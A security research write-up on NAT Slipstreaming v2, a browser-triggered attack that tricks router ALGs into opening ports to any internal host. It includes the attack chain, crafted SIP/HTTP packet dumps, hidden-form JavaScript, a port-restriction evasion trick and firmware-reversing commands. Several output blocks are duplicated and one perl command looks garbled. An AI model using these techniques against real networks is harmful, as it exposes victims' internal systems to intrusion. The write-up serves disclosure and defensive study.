

APPLIED HACKING

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NAT Slipstreaming v2.0

[NAT Slipstreaming](#) allows an attacker to remotely access any TCP/UDP service bound to **any system** behind a victim's NAT, bypassing the victim's NAT/firewall (remote arbitrary firewall pinhole control), just by the victim visiting a website.

v1 developed by: [@SamyKamkar](#) // <https://samy.pl>


v2 developed by: Samy Kamkar && (Ben Seri && Gregory Vishnipolsky of [Armis](#)).

Read [Ben & Gregory's excellent technical writeup on v2 here](#) which goes deep into their updates of v2 with plenty of additional details.

v1 released: October 31 📅 2020

v2 released: January 26, 2021

Source code: <https://github.com/samyk/slipstream>



animation generated with my [fork](#) of [draw.io](#), allowing exportable edge context flow & control in animations

Table of Contents

- [Summary](#)
- [The deets](#)
 - [Network Address Translation \(NAT\)](#)
 - [Connection Tracking](#)
 - [Application Level Gateway](#)
 - [Router Investigation / Firmware Dumping](#)
 - [Reverse Engineering Firmware](#)
 - [Finding Interesting Files](#)
 - [Exploring Interesting Functions](#)
 - [Ports / Services to Investigate](#)
 - [Reversing the Kernel Object](#)
 - [Attempting SIP Packet in HTTP POST](#)
 - [Continue Reversing Kernel Object Further](#)
 - [Connection Tracking / Application Level Gateway Investigation](#)
 - [Linux Netfilter](#)
 - [Packet Boundary / Fragmentation Control](#)
 - [TCP Timing Attack / Internal Subnet & IP Discovery](#)

- [Timing Attack](#)
- [Browser Protocol Confusion](#)
- [Live Browser Packet Alteration](#)
- [Other Findings](#)
- [Example / Download](#)
- [Contact](#)

Summary

NAT Slipstreaming exploits the user's browser in conjunction with the Application Level Gateway (ALG) connection tracking mechanism built into NATs, routers, and firewalls by chaining internal IP extraction via timing attack or WebRTC, automated remote MTU and IP fragmentation discovery, TCP packet size massaging, TURN authentication misuse, precise packet boundary control, and protocol confusion through browser abuse. As it's the NAT or firewall that opens the destination port, this bypasses any browser-based port restrictions.

This attack takes advantage of arbitrary control of the data portion of some TCP and UDP packets *without* including HTTP or other headers; the attack performs this new packet injection technique across all major modern (and older) browsers, and is a modernized version to my original [NAT Pinning technique from 2010](#) (presented at DEFCON 18 + Black Hat 2010). Additionally, new techniques for local IP address discovery are included.

This attack requires the NAT/firewall to support ALG (Application Level Gateways), which are mandatory for protocols that can use multiple ports (control channel + data channel) such as SIP and H323 (VoIP protocols), FTP, IRC DCC, etc.

At a high level, NAT Slipstreaming works like so:

- victim visits malicious site (or site with malicious advertisement)
- internal IP of victim first must be extracted by browser and sent to server
 - internal IP attempted to be extracted via [WebRTC](#) data channel over https
 - some browsers (Chrome) only divulge the local IP via WebRTC over HTTPS but some of our attacks require HTTP so we first redirect to the HTTPS version of the attack software to extract the local IP
 - we then redirect to the HTTP version with the local IP included in the URL if we were able to obtain it to bypass other cross-origin protection mechanisms (the `.local` mDNS/Bonjour address presented will not be useful for the attack)
- if internal IP not divulged by WebRTC (Safari) or no WebRTC (<= IE11), **web-based TCP timing attack performed**
 - hidden `img` tags to all common gateways (eg `192.168.0.1`) are loaded in background
 - `onerror/onsuccess` events attached to `img` tags
 - if any TCP RST (onerror) returned by gateway, or SYN + HTTP response (onsuccess), within a few seconds (before TCP timeout triggers onerror), we've detected valid subnet
 - re-perform timing attack across all IPs on detected subnets (/24), measuring time to onerror/onsuccess firing
 - fastest response is likely internal IP, though all responses are considered victim internal IP candidates and attacked
- large TCP beacon sent via hidden form and automatic HTTP POST to attacker "HTTP server" bound to a non-standard port to force TCP segmentation and maximum MTU size discovery of the victim's IP stack
 - attacker TCP server sends [Maximum Segment Size](#) TCP Option to massage victim outbound packet sizes ([RFC 793 x3.1](#)), allowing control of how large browser TCP packets will be
- large UDP beacon sent from browser via WebRTC TURN authentication mechanism to non-standard port to attacker's server to force IP fragmentation with TURN `username` field stuffed
 - we perform a similar attack as our TCP segmentation, but over UDP as IP fragmentation will occur and provide different values than TCP segmentation
 - victim MTU size, IP header size, IP packet size, TCP header size, TCP segment sizes detected by server and sent back to victim's browser, used later for packet stuffing
- (v1) "SIP packet" in new hidden form generated, containing internal IP to trigger Application Level Gateway connection tracking
 - "HTTP POST" to server on TCP port 5060 (SIP port) initiated, avoiding [restricted browser ports](#)
 - POST data is "stuffed" to exact TCP segment size / packet boundary, then "SIP packet" appended and posted via web form
 - **victim IP stack breaks the POST into multiple TCP packets, leaving the "SIP packet" (as part of POST data) in its own TCP packet without any accompanying HTTP headers**
 - if browser alters size of multipart/form boundary (Firefox) or packet size changes for any other reason, size change is communicated back to client and client auto-resends with new size
 - when opening UDP port, SIP packet is sent over TURN protocol inside specially crafted `username` field forcing IP fragmentation and precise boundary control
- (v2) "H.323 packet" using TCP-based STUN (bypassing patches for v1 and browser port restrictions) connection generated, containing internal IP to trigger Application Level Gateway connection tracking, but forcing a redirect to **any other host on the network** in a "call forwarding" packet
 - "H.323 call forward" to server on TCP port 1720 (H.323 port) initiated, avoiding [restricted browser ports](#), despite the port being blocked -- port evasion performed by using WebRTC STUN feature which does not respect the restricted port list
 - `username` field is "stuffed" to exact TCP segment size / packet boundary, then "H.323 packet" appended and posted via web form
 - **victim IP stack breaks the POST into multiple TCP packets, leaving the "H.323 packet" (as part of STUN data) in its own TCP packet without any accompanying HTTP headers**
 - if browser alters size of multipart/form boundary (Firefox) or packet size changes for any other reason, size change is communicated back to client and client auto-resends with new size
- victim NAT sees proper SIP REGISTER packet on SIP port or proper H.323 call forward packet (with no HTTP data), triggering ALG to open any TCP/UDP port defined in packet back to any victim host on the network
 - victim NAT rewrites SIP or H.323 packet, replacing internal IP with public IP, hinting to attacker exploit was successful
 - (v2) as H.323 call forwarding can direct to any other IP, packet can contain any internal IP of any other host on the victim's network, triggering the NAT to port forward to any system on the network
 - even if victim NAT normally rewrites source ports, the ALG will still be forced to port forward to the attacker's port of choice as it believes victim machine (or other machine on the network, entirely determined by attacker) opened that port and attacker sees new source port in arriving SIP/H.323 packet
 - **attacker can now bypass victim NAT and connect directly back to any port on any machine on the network, exposing previously protected/hidden services and systems**
- *to investigate...perhaps by you?*
 - non-malicious usage: this technique essentially gives browsers full TCP and UDP socket capability to communicate to any protocol locally on the system; the connection can be abstracted through a cloud server that connects back but the browser just talks to the cloud server as if it's the socket and makes browsers much more powerful to communicate on non-web-friendly protocols
 - if testing in a virtual machine (VM) using shared networking (used to protect a host from attacks by routing it through the host, not letting it directly onto the network), if the packets make it out, the parent host machine is where the ports end up getting opened, not the VM ;)
 - IP fragmentation allows full control of all data in the IP data section, meaning full control of the **UDP header**, including source/dest ports in the overflowed packet...what else could this abuse?

```

POST /samy.php HTTP/1.1
Host: samy.pl:5060
Connection: keep-alive
Content-Length: 2164
Cache-Control: max-age=0
Origin: http://samy.pl
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryTTIT8UyYUDZtExC
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://samy.pl/natpin/v3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __utms=1; __utms=1; __jsuid=1950228767; requests_count_v1=5; optimizelyEndUserId=oeu1500079010963r0.3444033678272591; optimizelySegments=7B7D; optimizelyBuckets=7B7D; _ga=GA1.2.565304113.1422985047; un=sk2; ptest=650428458; __utmc=27102015; acgroupswithpersist=nada; uid=591; __utmq=1; acopendivids=nada; __utmz=27102015.1.57874002.1180.175.utmcsr=t.co|utmccn=(referral)|utmcmd=referral|utmctt=/cEbE3f5TL5; adminpwd=NTK2Ejc1MjA2NjZmNzU2ZTY0MjA0NTYxNmM3NDY1NzYyMDQ1Njc2NzIwMjMxNTIx; __utma=27102015.56504113.1422985047.1558387290.1558387290.1187; G_ENABLED_IDPS=google

```

this data mostly out of our control except bolded portions -- rest primarily controlled by browser

first packet

```

-----WebKitFormBoundaryTTIT8UyYUDZtExC
Content-Disposition: form-data; name="C8"

```

boundary size can be random length (Firefox), detected+adjusted through automatic feedback loop

second packet

```

REGISTER sip:samy.pl;transport=TCP SIP/2.0
Via: SIP/2.0/TCP 192.168.0.107:5060;branch=19hG4bK-d8754z-c2ac7de1b3ce90f7-1---d8754z-;rport;transport=TCP
Max-Forwards: 70
Contact: <sip:samy@192.168.0.107:3306>
To: <sip:samy@samy.pl;transport=TCP>
From: <sip:samy@samy.pl;transport=TCP>
Call-ID: aaaaaaaaaa04098726106155614bbbbbb5jQ4M2M
CSeq: 1 REGISTER
Expires: 70
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE
Supported: replaces, norefersub, extended-refer, timer, X-cisco-serviceuri
User-Agent: samy natpinning v2
Allow-Events: presence, kpml
Content-Length: 0

```

this packet is *critical* - we have control over everything except boundary as this is POST data we overflow this packet with padding (^_ chars) to precisely force packet to split into two

POST data, controlled by attacker

```

-----WebKitFormBoundaryTTIT8UyYUDZtExC--

```

internal ip extracted via timing attack or webrtc ICE gathering if available

port we want router to forward to victim

third packet and boom goes the dynamite

this was still part of our POST data, but our padding forced it to break into separate packet, first TCP data bytes being "REGISTER", valid SIP command


end of post

The Deets

Network Address Translation (NAT)

We use NATs (Network Address Translation) for several reasons. The most useful feature of NAT is that it allows a single public IP address to be shared among multiple systems. It does this by creating a local network, providing local IP addresses to all machines that connect, and when one of those systems reaches out to the Internet, it rewrites packets going out to use the public IP so responses come back to the NAT, and vice versa, rewriting destination IP to specific client's IP.

It's the responsibility of the NAT to differentiate connections to the same addresses/ports (google.com:443) from internal hosts as ultimately their outbound port, destination ip and source ip will all be the same. If two different internal peers attempt to connect from the same source port, modern NATs will alter one of the source ports (some networks do this to all TCP/UDP source ports).



Connection Tracking

From [Wikipedia à la Wikiwand](#):

One of the important features built on top of the Netfilter framework is connection tracking. Connection tracking allows the kernel to keep track of all logical network connections or sessions, and thereby relate all of the packets which may make up that connection. NAT relies on this information to translate all related packets in the same way, and iptables can use this information to act as a stateful firewall.

If a machine behind your NAT sends a packet out and your router expects the remote host may respond, it keeps track of information, specifically the source and destination ports, source and destination IP addresses, and your internal IP, then returns any packets matching it back to your internal IP.

If another host on your LAN attempts to make the same connection with the same source and destination ports + IPs, your NAT wouldn't be able to discriminate it (the source IPs are different on your LAN but are rewritten to the same public IP on the WAN side), so it alters the source port, but rewrites it when sending back to you.

Application Level Gateway

ALGs allow NAT to track a multi-port protocol like FTP to go out from your system to an FTP server, then track when you request a file to be sent to your internal IP on a specific port, the ALG can rewrite the packet to include your public IP, then forward the FTP's server connection back to you. Had it not rewritten your IP, the FTP server would try to connect back to you on your internal IP (or not try at all if it expects the source IP to be the same as the signaling connection).

From [Wikipedia](#):

In the context of computer networking, an application-level gateway consists of a security component that augments a firewall or NAT employed in a computer network. It allows customized NAT traversal filters to be plugged into the gateway to support address and port translation for certain application layer "control/data" protocols such as FTP, BitTorrent, SIP, RTSP, file transfer in IM applications, etc. In order for these protocols to work through NAT or a firewall, either the application has to know about an address/port number combination that allows incoming packets, or the NAT has to monitor the control traffic and open up port mappings (firewall pinhole) dynamically as required. Legitimate application data can thus be passed through the security checks of the firewall or NAT that would have otherwise restricted the traffic for not meeting its limited filter criteria.

Router Investigation / Firmware Dumping

I'd first like to see how common gateways actually treat packets and multi-port protocols like FTP, SIP, etc. To do this, we'll want to reverse engineer the firmware from common routers. We could dump the flash from physical routers, however if we can get unencrypted firmware from the manufacturers, we'll be able to investigate more router models and much faster.

We'll start with a common router, the Netgear Nighthawk R7000. A [quick search](#) helps us find a [Netgear article](#) with [recent firmware](#). Once we download the firmware and unzip, we find a 30MB file called R7000-V1.0.9.64_10.2.64.chk.

```
tigerblood:~/c/ng$ wget http://www.downloads.netgear.com/files/GDC/R7000/R7000-V1.0.9.64_10.2.64.zip
--2019-05-19 19:21:13-- http://www.downloads.netgear.com/files/GDC/R7000/R7000-V1.0.9.64_10.2.64.zip
Resolving www.downloads.netgear.com (www.downloads.netgear.com)... 104.69.65.243
Connecting to www.downloads.netgear.com (www.downloads.netgear.com)|104.69.65.243|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31705064 (30M) [application/zip]
Saving to: 'R7000-V1.0.9.64_10.2.64.zip'

R7000-V1.0.9.64_10.2.64.zip 100%[=====>] 30.24M 6.25MB/s in 11s

2019-05-19 19:21:24 (2.83 MB/s) - 'R7000-V1.0.9.64_10.2.64.zip' saved [31705064/31705064]

tigerblood:~/c/ng$ unzip R7000-V1.0.9.64_10.2.64.zip
Archive: R7000-V1.0.9.64_10.2.64.zip
  extracting: R7000-V1.0.9.64_10.2.64.chk
    inflating: R7000-V1.0.9.64_10.2.64_Release_Notes.html
tigerblood:~/c/ng$ file R7000-V1.0.9.64_10.2.64.chk
R7000-V1.0.9.64_10.2.64.chk: data
tigerblood:~/c/ng$ ls -lh R7000-V1.0.9.64_10.2.64.chk
-rw-r--r-- 1 samy staff 30M Mar 26 11:46 R7000-V1.0.9.64_10.2.64.chk
```

```
2019-05-19 19:21:24 (2.83 MB/s) - 'R7000-V1.0.9.64_10.2.64.zip' saved [31705064/31705064]
```

```
tigerblood:/Users/samy/Code/router/ng$ unzip R7000-V1.0.9.64_10.2.64.zip
Archive: R7000-V1.0.9.64_10.2.64.zip
  extracting: R7000-V1.0.9.64_10.2.64.chk
    inflating: R7000-V1.0.9.64_10.2.64_Release_Notes.html
tigerblood:/Users/samy/Code/router/ng$ file R7000-V1.0.9.64_10.2.64.chk
R7000-V1.0.9.64_10.2.64.chk: data
tigerblood:/Users/samy/Code/router/ng$ ls -lh R7000-V1.0.9.64_10.2.64.chk
-rw-r--r-- 1 samy staff 30M Mar 26 11:46 R7000-V1.0.9.64_10.2.64.chk
```

The `file` command doesn't detect any [magic info](#), so we can use [binwalk](#) to scan the file for nested data.

```
tigerblood:~/c/ng$ binwalk R7000-V1.0.9.64_10.2.64.chk
```

DECIMAL	HEXADECIMAL	DESCRIPTION
58	0x3A	TRX firmware header, little endian, image size: 31703040 bytes, CRC32: 0xBEF1BB2F, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kern
86	0x56	LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 5436416 bytes
2221098	0x21E42A	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 29475437 bytes, 1988 inodes, blocksize: 131072 bytes, created: 2018-12-26 04:15:38

```
tigerblood:/Users/samy/Code/router/ng$ binwalk R7000-V1.0.9.64_10.2.64.chk
```

DECIMAL	HEXADECIMAL	DESCRIPTION
58	0x3A	TRX firmware header, little endian, image size: 31703040 bytes, CRC32: 0xBEF1BB2F, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kernel offset: 0x21E3F0, rootfs offset: 0x0
86	0x56	LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 5436416 bytes
2221098	0x21E42A	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 29475437 bytes, 1988 inodes, blocksize: 131072 bytes, created: 2018-12-26 04:15:38

I use macOS and binwalk depends on some Linux apps out of the box which would cause `binwalk -e` (which extracts files) to fail so I extract manually (and I <3 perl golf).

```
tigerblood:~/c/ng$ perl -ne '$@.= $_' {print+substr$@,2221098} R7000-V1.0.9.64_10.2.64.chk > squash.fs
```

Or use `inout`, eg `inout R7000-V1.0.9.64_10.2.64.chk 2221098`.

You could use `dd`, however you'd want a large `bs` (block size) so that it would output quickly, eg 1024, however the `skip` attribute (to tell it to start at the location of the squashfs blob) would respect the block size and 2221098 isn't obviously divisible in anything quickly in my head other than 2...now I'm curious.

```
tigerblood:~/c/ng$ time dd if=R7000-V1.0.9.64_10.2.64.chk skip=$((2221098/2)) bs=2 of=squash.fs2
14741000+0 records in
14741000+0 records out
29482000 bytes transferred in 78.363403 secs (376222 bytes/sec)

real    1m18.385s
user    0m12.553s
sys     1m4.451s
```

Now let's unpack the squash filesystem. I've created a [fork of a fork of squashfs-tools](#) that runs on macOS and has `lzo` support. You may need to install `xz` and `lzo` as well. Alternatively, you could use [sasquatch](#) on Linux.

```
tigerblood:~/c/ng$ sudo port install xz lzo
...
tigerblood:~/c/ng$ git clone https://github.com/samyk/squashfs-tools && cd squashfs-tools/squashfs-tools && make && sudo make install && cd ../../
```

And finally we can unpack the squash fs.

```
tigerblood:~/c/ng$ unsquashfs -l -no squash.fs
Parallel unsquashfs: Using 8 processors
1881 inodes (2535 blocks) to write

squashfs-root
squashfs-root/bin
squashfs-root/bin/addgroup
... (many more files) ...

tigerblood:~/c/ng$ cd squashfs-root && ls
bin  data  dev  etc  lib  media  mnt  opt  proc  sbin  share  sys  tmp  usr  var  www
```

We now have the raw OS to explore!

Reverse Engineering Firmware

Finding Interesting Files

Now let's see if we can find any files relevant to FTP as it was a heavily used protocol so ALG support will be rampant across routers. I use my `g tool` which is just a convenient wrapper around `egrep`.

```
tigerblood:~/c/ng/squashfs-root$ find . | g ftp
./usr/bin/tftp
./usr/sbin/bftpd
./usr/sbin/ftp
./usr/sbin/ftpc
./usr/etc/sftp-ssh.service
```

Nothing interesting, so let's `g` for binary files whose content matches `/ftp/`, ignoring some files we don't care about.

```
tigerblood:~c/ng/squashfs-root$ g -la ftp -v '\.(html?|js|gif)$|www/|bin/'
lib/libsmdb-base-samba4.so
lib/libavformat.so.55
lib/libavutil.so.52
lib/libavcodec.so.55
lib/modules/tdts.ko
lib/modules/2.6.36.4brcmarm+/kernel/lib/br_dns_hijack.ko
lib/libcrypto.so.1.0.0
opt/xagent/certs/ca-bundle-mega.crt
usr/etc/sftp-ssh.service
usr/lib/libnvrnm.so
usr/lib/libcurl.a
usr/lib/libcurl.so.4.3.0
usr/lib/libcurl.so
usr/share/avahi/service-types
usr/share/libcrypto.so.1.0.0
```

`g` recursively scans the current working directory by default. `-l` is to only print file names (as these will be mostly binary), `-a` to scan binary files, `ftp` for text to match, and `-v '\.(html?|js|gif)$|www/|bin/'` to ignore web files and executables (sitting in (s)bin).

Any `lib/lib*. {a,so}{.*,}` (bash format) files are uninteresting, so let's scan again with less:

```
tigerblood:~c/ng/squashfs-root$ g -la ftp -v '\.(html?|js|gif)$|www/|bin/|lib.*\.(so|a)(\.|$)'
lib/modules/tdts.ko
lib/modules/2.6.36.4brcmarm+/kernel/lib/br_dns_hijack.ko
opt/xagent/certs/ca-bundle-mega.crt
usr/etc/sftp-ssh.service
usr/share/avahi/service-types
```

Exploring Potentially Useful Functions

Okay, two files of interest – `lib/modules/tdts.ko` could be related, and `lib/modules/2.6.36.4brcmarm+/kernel/lib/br_dns_hijack.ko` is probably not related but sounds interesting! May investigate that later.

```
tigerblood:~c/ng/squashfs-root$ file lib/modules/tdts.ko
lib/modules/tdts.ko: ELF 32-bit LSB relocatable, ARM, EABI5 version 1 (SYSV), BuildID[sha1]=0aa35748e245e60273ceb5a48641e424d069235b, not stripped
tigerblood:~c/ng/squashfs-root$ strings lib/modules/tdts.ko | g ftp
ftp_decoder_open
ftp_decoder_close
ftp_decode_epsv_resp
ftp_decode_eprt_cmd
ftp_decode_pasv_resp
ftp_decode
ftp_decode_port_cmd
ftp_decoder
check_ftp_ft_rule
```

Nice! A kernel object (.ko) with ftp functions, and with words like "port", it's likely related to an FTP ALG. The [FTP RFC 959](#) explains the meaning of the `PORT` command:

DATA PORT (PORT)

The argument is a HOST-PORT specification for the data port to be used in data connection. There are defaults for both the user and server data ports, and under normal circumstances this command and its reply are not needed. If this command is used, the argument is the concatenation of a 32-bit internet host address and a 16-bit TCP port address. This address information is broken into 8-bit fields and the value of each field is transmitted as a decimal number (in character string representation). The fields are separated by commas. A port command would be:

PORT h1,h2,h3,h4,p1,p2

where h1 is the high order 8 bits of the internet host address.

Ports / Services to Investigate

While we've found some FTP functions, we're more interested in ports that we can use. Modern browsers prevent outbound HTTP(S) connections to a number of [restricted ports](#), including FTP, so abusing the FTP ALG is likely a no-go.

In 2010, when I [first demonstrated NAT Pinning](#), I used port 6667 (IRC) via the DCC CHAT/FILE messages. Quickly, browser vendors blocked port 6667...though some used a uint32 (32 bit unsigned integer) to store the port, check if the port was blocked, and if not, connect. To evade this, it's important to note TCP ports are 16 bits long, so if you add 2^{16} (65536) to the "restricted" port of choice, in this case $65536+6667=72203$, the browser would store 72203, it would pass the port restriction ($72203 \neq 6667$), then would get sent off to the TCP stack where it gets truncated to 16 bits which is the restricted port we wanted!

My simple [base calculator, 3](#) shows this (db = dec -> bin):

```
tigerblood:/Users/samy/d$ 3 db 65536 6667 65536+6667
000000010000000000000000
000000000001101000001011
000000010001101000001011
```

We can see it better using my [diffbits](#) tool, a simple tool for viewing similarities and differences between bit strings, as well as between multiple groups of bit strings, useful for reversing proprietary, binary protocols.

```
tigerblood:/Users/samy$ 3 db 65536 6667 65536+6667 | diffbits
00000000100000000000000000
0000000000001101000001011
0000000010001101000001011
=====V==VV==V==V==V==V
765432107654321076543210
```

Reversing the Kernel Object

Go ahead and open your disassembler of choice. I've used [Ghidra](#) from our friends at the [NSA](#) as it's free and open source.

Some of the functions we saw in `tdts.ko` via `strings` was `ftp_decode` and `ftp_decoder`, so it's possible other ALGs will have a `_decode` function. Let's look...

The screenshot shows the Ghidra interface. On the left, the Symbol Tree lists various functions, with `ftp_decode` highlighted. Below it, the Data Type Manager shows `PascalString` and `PascalString255`. The main window displays the disassembly of the `ftp_decode` function, starting with `000251cc 00 00 a0 13 movne param_1,#0x0` and ending with `000251f0 00 00 55 13 cmone r5,#0x0`. The function is marked as `undefined ftp_decode()` and includes several stack frame references and cross-references (XREFs) to other functions like `Entry Point(*)`, `tcp_app_per_packet_anc`, and `tcp_app_per_packet_anc`.

Alright, a bunch of `_decode` functions...scrolling down, an interesting one is `sip_decode`.

```

sip_decode
00043940 f0 47 2d e9 stmb sp!,{ r4 r5 r6 r7 r8 r9 r10 lr }
00043944 00 40 a0 e1 cpy r4,r0
00043948 b4 33 d4 e1 ldrh r3,[r4,#0x34]
0004394c 20 d0 4d e2 sub sp,sp,#0x20
00043950 7c 21 94 e5 ldr r2,[r4,#0x17c]
00043954 18 02 9f e5 ldr r0=>s_SIP/2.0_200_0004e33c, [PTR_s_SIP/2.0_200_... = 0004e33c
                                                    = "SIP/2.0 200"

00043958 1c 30 8d e5 str r3,[sp,#local_24]
0004395c 18 20 8d e5 str r2,[sp,#local_28]
00043960 44 4f ff eb bl my_strlen undefined my_strlen
00043964 1c 30 9d e5 ldr r3,[sp,#local_24]
00043968 03 00 50 e1 cmp r0,r3
0004396c 02 00 00 9a bls LAB_0004397c
```

Checking our [restricted browser ports](#), we see 5060, the default SIP port, is not restricted in Chrome :)

Attempting SIP Packet in HTTP POST

SIP lives on TCP/UDP 5060, but media like RTP (audio) is sent on alternate ports that are generated on the fly. When sending a request for a SIP call, your SIP client chooses a random port, opens it, and includes it in the SIP header. Your NAT should also see it and open it up, assuming the SIP ALG is enabled (and is on most routers by default).

Assuming NATs read SIP packets line by line (SIP is newline-based like HTTP and is not a binary protocol), perhaps it will ignore the HTTP header and once it gets to the POST data, read the REGISTER and believe it's a SIP packet. This worked in our 2010 version for the IRC DCC. The NAT ignored the HTTP header and just parsed the IRC DCC command.

Funny thing, this also allowed us to actually make users who visit our site connect to a *legitimate* IRC server, join a channel, and send a message from their IP without them knowing! :P I demo'd this technique for sending email to mail servers with client IP addresses before port 25 was blocked by browsers and before SPF records were common...craziness.

Now, in a quick test, sending a SIP REGISTER packet over port 5060 through an HTTP POST doesn't seem to work...perhaps we're missing something from the packet.

```
// our sip message
var sipmsg = 'REGISTER sip:samy.pl;transport=TCP SIP/2.0\r\n' +
  'Contact: <sip:samy@192.168.0.109:1234;transport=TCP>\r\n\r\n'

// load form in an iframe so user doesn't see it
var iframe = document.createElement('iframe')
iframe.name = 'iframe'
iframe.style.display = 'none' // hide the iframe

// create form
var form = document.createElement('form')
form.setAttribute('target', 'iframe') // load into iframe
form.setAttribute('method', 'POST') // need the POST area where we can add CRLFs
form.setAttribute('action', 'http://samy.pl:5060') // "http" server on SIP port 5060
form.setAttribute('enctype', 'multipart/form-data') // ensure our data doesn't get encoded

var textarea = document.createElement('textarea')
textarea.setAttribute('name', 'textname') // required
textarea.innerHTML = sipmsg
form.appendChild(textarea)
document.body.appendChild(iframe)
document.body.appendChild(form)
form.submit()
```

If we sniff, we see (parsed via [h2b](#)):

```
$ unbuffer tcpdump -X port 5060 | h2b
POST / HTTP/1.1
Host: samy.pl:5060
Connection: keep-alive
Content-Length: 191
Cache-Control: max-age=0
Origin: http://samy.pl
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhcoAd2iSax3TJA7A
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://samy.pl/o/sp.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

-----WebKitFormBoundaryhcoAd2iSax3TJA7A
Content-Disposition: form-data; name="textname"

